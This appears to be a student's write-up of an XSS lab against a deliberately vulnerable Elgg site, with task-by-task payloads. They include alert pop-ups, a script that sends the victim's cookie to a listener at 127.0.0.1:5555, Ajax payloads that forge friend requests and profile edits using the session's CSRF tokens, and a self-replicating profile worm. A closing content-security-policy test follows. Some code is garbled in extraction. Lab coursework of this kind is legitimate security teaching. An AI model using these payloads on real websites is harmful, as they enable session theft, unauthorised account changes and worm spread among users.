

### **Task-1:**

<script>alert('XSS');</script>




#### **Task-2:**

<script>alert(document.cookie);</script>



#### Task-3:


<script>document.write('<img src=http://127.0.0.1:5555?c=' +
escape(document.cookie) + ' >');</script>



## **Task-4:**

```
<script type="text/javascript">
window.onload = function () {
  var Ajax = null;
```

```
var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts; // Timestamp for request
validation
  var token = "& elgg token=" + elgg.security.token. elgg token; // CSRF
token for request validation
  // Construct the HTTP request URL to add Samy as a friend.
  // Assuming Samy's user ID is known (e.g., 47 here), but this would need to be
the actual ID of Samy in the Elgg system
  var sendurl = "http://www.xsslabelgg.com/action/friends/add?friend=47" + ts +
token;
  // Create and send an Ajax request to add Samy as a friend
  Ajax = new XMLHttpRequest();
  Ajax.open("GET", sendurl, true);
  Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
  Ajax.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
  Ajax.send();
</script>
```



#### **Task-5:**


```
<script type="text/javascript">
window.onload = function() {
    // JavaScript code to access user name, user guid, Time Stamp __elgg_ts, and
Security Token __elgg_token
    var userName = elgg.session.user.name;
    var guid = "&guid=" + elgg.session.user.guid;
    var ts = "&__elgg_ts=" + elgg.security.token.__elgg_ts;
    var token = "&__elgg_token=" + elgg.security.token.__elgg_token;

// Construct the content of your URL with the desired profile information to be updated
    var content = "name=" + encodeURIComponent(userName) +
"&description=Samy%20was%20here!" + guid + ts + token;
```

```
// Replace this with Samy's actual user GUID
var samyGuid = "47"; // Replace 46 with Samy's GUID if it is different


// Only modify the victim's profile (not Samy's own)
if (elgg.session.user.guid != samyGuid) {
    // Create and send the AJAX request to modify the profile
    var Ajax = new XMLHttpRequest();
    Ajax.open("POST", "http://www.xsslabelgg.com/action/profile/edit", true);
    Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type",


"application/x-www-form-urlencoded");
    Ajax.send(content);
};
</script>
```



### Task-6:

```
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
  var jsCode = document.getElementById("worm").innerHTML;
  var tailTag = "</" + "script>";
  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
  var content = "name=" + encodeURIComponent(userName) +
   "&description=I%20have%20been%20hacked%20" +
    wormCode + guid + ts + token;
  var samyGuid = "47"; // Use Samy's actual GUID
  if (elgg.session.user.guid != samyGuid) {
    var AjaxFriend = new XMLHttpRequest();
    AjaxFriend.open("GET", addFriendURL, true);
    AjaxFriend.setRequestHeader("Host", "www.xsslabelgg.com");
    AjaxFriend.send()
    var AjaxProfile = new XMLHttpRequest();
    AjaxProfile.open("POST", "http://www.xsslabelgg.com/action/profile/edit",
true);
    AjaxProfile.setRequestHeader("Host", "www.xsslabelgg.com");
    AjaxProfile.setRequestHeader("Content-Type",
"application/x-www-form-urlencoded");
    AjaxProfile.send(content);
  }
};
</script>
```





# **Task-7:**

http\_server.py:

#!/usr/bin/env python3

from http.server import HTTPServer, BaseHTTPRequestHandler from urllib.parse import \*

class MyHTTPRequestHandler(BaseHTTPRequestHandler):
 def do\_GET(self):
 o = urlparse(self.path)

f = open("." + o.path, 'rb')

```
self.send response(200)
  self.send header('Content-Security-Policy',
     "default-src 'self';"
     "script-src 'self' *.example68.com:8000 *.example79.com:8000
'nonce-1rA1313' 'nonce-2rB1331' 'nonce-3rC1344' ")
  self.send header('Content-type', 'text/html')
  self.end headers()
  self.wfile.write(f.read())
  f.close()
httpd = HTTPServer(('127.0.0.1', 8000), MyHTTPRequestHandler)
httpd.serve forever()
csptest.html:
<html>
<h2 >CSP Test</h2>
1. Inline: Correct Nonce: <span id='area1'>Failed</span>
2. Inline: Wrong Nonce: <span id='area2'>Failed</span>
3. Inline: No Nonce: <span id='area3'>Failed</span>
4. From self: <span id='area4'>Failed</span>
5. From example68.com: <span id='area5'>Failed</span>
6. From example 79.com: <span id='area6'>Failed</span>
<script type="text/javascript" nonce="1rA1313">
document.getElementById('area1').innerHTML = "OK";
</script>
<script type="text/javascript" nonce="2rB1331">
document.getElementById('area2').innerHTML = "OK";
</script>
```

```
<script type="text/javascript" nonce="3rC1344">
document.getElementById('area3').innerHTML = "Failed";
</script>
<script src="script1.js"> </script>
<script src="http://www.example68.com:8000/script2.js"> </script>
<script src="http://www.example79.com:8000/script3.js"> </script>
<button onclick="alert('hello')">Click me</button>
</html>
```

